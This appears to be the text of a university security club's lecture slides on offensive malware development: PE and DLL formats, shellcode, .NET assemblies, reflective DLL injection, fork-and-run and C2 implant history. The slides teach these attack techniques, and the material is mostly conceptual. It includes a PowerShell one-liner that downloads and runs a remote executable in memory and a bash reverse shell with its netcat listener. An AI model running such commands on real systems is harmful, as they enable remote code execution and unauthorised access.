



Purple Team

FA2025 • 2025-12-02

Offensive Development

Ronan Boyarski

ctf.sigpwny.com

sigpwny{VirusTotal_is_my_autograder}

Community Score 0 / 67

DETECTION **DETAILS**

Join our Community and earn rewards!

Security vendors' analysis

- Acronis (Static ML)
- Alibaba
- ALYac
- Arcabit

NETWORK GRAPH

Implant 83873a23

Status: Active | OS: windows | Arch: x64 | Tasks: 7 | Listener: 1

```
$ post/gather/nslookup -h
Module: post/gather/nslookup
Description: Does a DNS lookup from the system
Author: CBCicada
Platform: windows
Stealth Rating: good
Usage:
post/gather/nslookup [options]
Parameters:
--hostname (optional) default: (string)
hostname to query
--DNS server (optional) default: (ip_address)
DNS server to query
--record type (optional) default: A (choice)
Type of DNS record to query
Choices: A, NS, MD, MF, CNAME, SOA, MB, MG, MR, WKS, PTR, HINFO, MINFO, MX, TEXT, RP, AFSDB, X25, ISDN, RT, AAAA, SRV, NINSR, KEY
References:
https://github.com/trustedsec/C5-Situational-Awareness-BOF

$ post/gather/nslookup --hostname dev05.eu-ifrit.vl --DNS 172.16.41.14
Argument error: usage: post/gather/nslookup [-h]
[--DNS server DNS SERVER]
[hostname]
[(A,NS,MD,MF,CNAME,SOA,MB,MG,MR,WKS,PTR,HINFO,MINFO,MX,TEXT,RP,AFSDB,X25,ISDN,RT,AAAA,SRV,NINSR,KEY)]
post/gather/nslookup: error: unrecognized arguments: --hostname

$ module post/gather/nslookup
A dev05.eu-ifrit.vl 172.16.41.40

$ Enter command...
```

elastic

Find apps, content, and more.

ML job settings Add integrations Data view Alerts

Today Refresh

Alerts

Security

Dashboard Rules Alerts Attack discovery Findings Cases Timelines Intelligence Explore

Alerts

Status: open Severity: User Host

Summary Trend Counts Treemap

Showing 1 alert

Updated 3 minutes ago Grid view Additional filters Group alerts by: None host.name

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason
Edit Delete	Oct 24, 2025 @ 00:03:56.142	My First Rule		informational	0	My First Rule

Untitled timeline Unsaved

Overview

- File Format Fundamentals
 - PE, DLL, shellcode, .NET assemblies, (beacon) object files
- Tradecraft History Crash Course
 - Reflective DLL injection / Shellcode Reflective DLL injection / PIC
 - Fork & Run versus Inline versus BOF
- In-memory indicators & cleanup
 - PE headers, known strings in the clear, sleep masking
- Advanced .NET tradecraft & automated obfuscation
- Practical Application



Disclaimer

- The following content can be summed up as “systems programming for hackers”
- It is hard to understand unless you have taken systems programming course like ECE 391/~~CS 341~~
 - If you already did, you should be able to draw a lot of parallels between the courses and the Windows content we’re about to cover
 - PE format vs ELF, DLL vs .so, memory permission, process, forking etc
 - If not, just take this as a history lesson of malware and review these slides once you have more systems background, you’ll understand the content a lot better :)




Fundamentals




PE File Format

- Both PE (.exe) and DLL (.dll) files are in the PE format
- Can check out PE files using the tool PE-bear on Kali
 - Great for checking things like IAT
- Important part here is the **NT Headers** and **Section Table**
 - Equivalent to ELF header & ELF sections, and serves similar purpose except **a lot** more cursed



Sections

- Each **section** is a portion of the file with a specific purpose, and sometimes different memory protections
 - **.text**: application code, usually RX
 - **.data**: application data, usually RW
 - **.rdata / .rodata**: readonly data
 - **.xdata**: exception data (e.g C++ try-catch)
- **Section Headers** tell us where each section is and how to map it in virtual memory



steam.exe:			file format coff-i386		
Sections:					
Idx	Name	Size	VMA	Type	
0	.text	00327d33	00401000	TEXT	
1	.rdata	000ea186	00729000	DATA	
2	.data	0000f800	00814000	DATA	
3	.rsrc	00036b94	008ad000	DATA	
4	.reloc	000204a8	008e4000	DATA	




Other Important Fields

- Import Address Table (IAT)
 - Lookup table for calling functions in different modules (.dll files)
 - For example, if I need to pop a MessageBox, I would import it from the User32.dll library, and that would show up in the IAT
 - Sidenote: Likewise, DLLs have an EAT to indicate which functions they export
 - **The IAT can be used to tell what functionality an EXE has by what it imports**
 - Imported function is called by indirect jump
 - Consider what would happen if you were to overwrite an IAT address...
- Resource (.rsrc) section
 - This is where you are supposed to stash things like your application icon
 - Normally contains high-entropy data like pictures
 - Also a very convenient place to put high-entropy data like encrypted payloads



DLLs

- Dynamically Linked Libraries are PE files that export functions and are loaded into process memory with the LoadLibrary API from Kernel32
- Can include an entry point like an EXE
 - This means you can run a function at load time
- EXEs can load DLLs and then call functions from them
 - If it's in the IAT, it gets auto-loaded



Shellcode

- Shellcode is assembly code that can be executed anywhere in memory (position-independent)
- Called shellcode for historical reasons because it is common to have a small bit of assembly that calls a shell in binary exploitation
- There are no sections or loader, so shellcode is just RX assembly
 - This means that all addressing must be PC-relative, and any global variables must be initialized with manual memory protection calls
- Typically shellcode is hand-written assembly, but you can write it in C/C++ with some clever linker trickery
- **Shellcode is cool because it runs with no loader or sections, you just need to point PC to shellcode and you're set**



.NET Assemblies

- Windows has support for running assemblies compiled for the .NET framework (usually C# but supports a number of languages)
- C# uses a similar model of computation compared to Java - both are statically typed, garbage-collected languages that run on VMs (or JIT).
- Usually C#/.NET programs are a special form of EXE, but .NET assemblies can be run fully in-memory because the .NET runtime supports reflection
- Unfortunately, .NET execution is heavily monitored by defensive solutions, with integrated support for logging, AMSI & ETW
- Still useful as an intermediate to load shellcode or do other high-level actions



.NET Assemblies

- We can run a .NET assembly from the command line like a normal EXE
- We can run them directly in memory in PowerShell with this one liner
 - \$data = (New-Object System.Net.WebClient).DownloadData('http://13.37.13.37/injector.exe'); \$assem = [System.Reflection.Assembly]::Load(\$data); \$assem.EntryPoint.Invoke(\$null, (), [string[]] ('foo'))
- Because it's compiled and interpreted (like Java), we need a runtime to run .NET assemblies
 - If you see the term “managed runtime”, it usually refers to the VM/JIT of these languages




Tradecraft History



Early Attacks (~1990s)

- No specialized tooling
- Use native system utilities and direct connection
- Very obvious and unsophisticated




nc -lvp 1337

bash -i >& /dev/tcp/10.0.0.10/1337 0>&1




Early Malware (~2000s)

- Payload on-disk as some sort of DLL
- Injector or exploit performs DLL injection into a process
- Communication is a reverse TCP socket, often unencrypted
- Commands are hardcoded into malicious DLL



Early Malware (~2000s)

- Payload on-disk as some sort of DLL
- Injector or exploit performs DLL injection into a process
- Communication is a reverse TCP socket, often unencrypted
- Commands are hardcoded into malicious DLL
- Antivirus at this point scans on-disk files for known bad patterns
- **How do we get the payload off-disk?**




Reflective DLL Injection

- We want to be able to run a DLL in a remote-process fully in-memory
- The only thing we have that satisfies that requirement is shellcode
- What if we write a shellcode that acts as a DLL loader?
 - Idea is that you reimplement the OS DLL **loader** as pure PIC shellcode
 - Then, you can concatenate the actual malicious DLL with the shellcode and use relative addressing
 - Only ~900 lines of assembly
- Invented in ~2008
- Now, we can use the full functionality of a DLL (normal development, standard library, etc.) like a shellcode!



Updated Malware (~2000-2010s)

- Pull the payload off-disk, and instead keep it in-memory
- Have an EXE on disk or exploit stage down the payload from server
- Reflectively inject the payload
- Use some sort of encryption in transport layer
- Develop additional exploit programs as reflective DLLs
 - For example, reflective DLLs for mimikatz, keyloggers, token theft, VNC



Further Improvements

- What happens if people get smart on hardcoded patterns?
 - For example metsrv.dll acts the same way every time, with constant communication and behavioral indicators
- How can we make our malware avoid looking anomalous?



Further Improvements

- What happens if people get smart on hardcoded patterns?
 - For example metsrv.dll acts the same way every time, with constant communication and behavioral indicators
- How can we make our malware avoid looking anomalous?
 - Make the behavior programmable by the operator
 - Use standard network protocols like HTTPS and SMB
 - Use secure encryption scheme (RSA + AES) for confidentiality
 - Ensure that all host and network indicators are programmable
 - How often do we call back?
 - What do we say?
 - What server is the attacker pretending to be?




Fork & Run

- What if we want to be able to run Mimikatz without touching disk?
- Idea: for each capability you want, write it as a DLL
 - Then, to execute it, have your C2 implant spawn a child process, inject the DLL into it, execute that, get the output, then terminate the process
- So, we can have our implant as a reflective DLL, then additional reflective DLLs for things like Mimikatz, PowerShell, etc.



Cobalt Strike (~2012)

- "Cobalt Strike 3.0's offensive process is not Cobalt Strike specific. It's recognition of this fact: a lightweight payload, mimikatz, and PowerShell are the foundations of a modern offensive process" - Mudge, 2015




2015 was 10 years ago - feel old yet?

- That process was no longer modern when Microsoft added substantial logging to PowerShell and behavioral detections for obviously malicious things like dumping LSASS from a notepad process
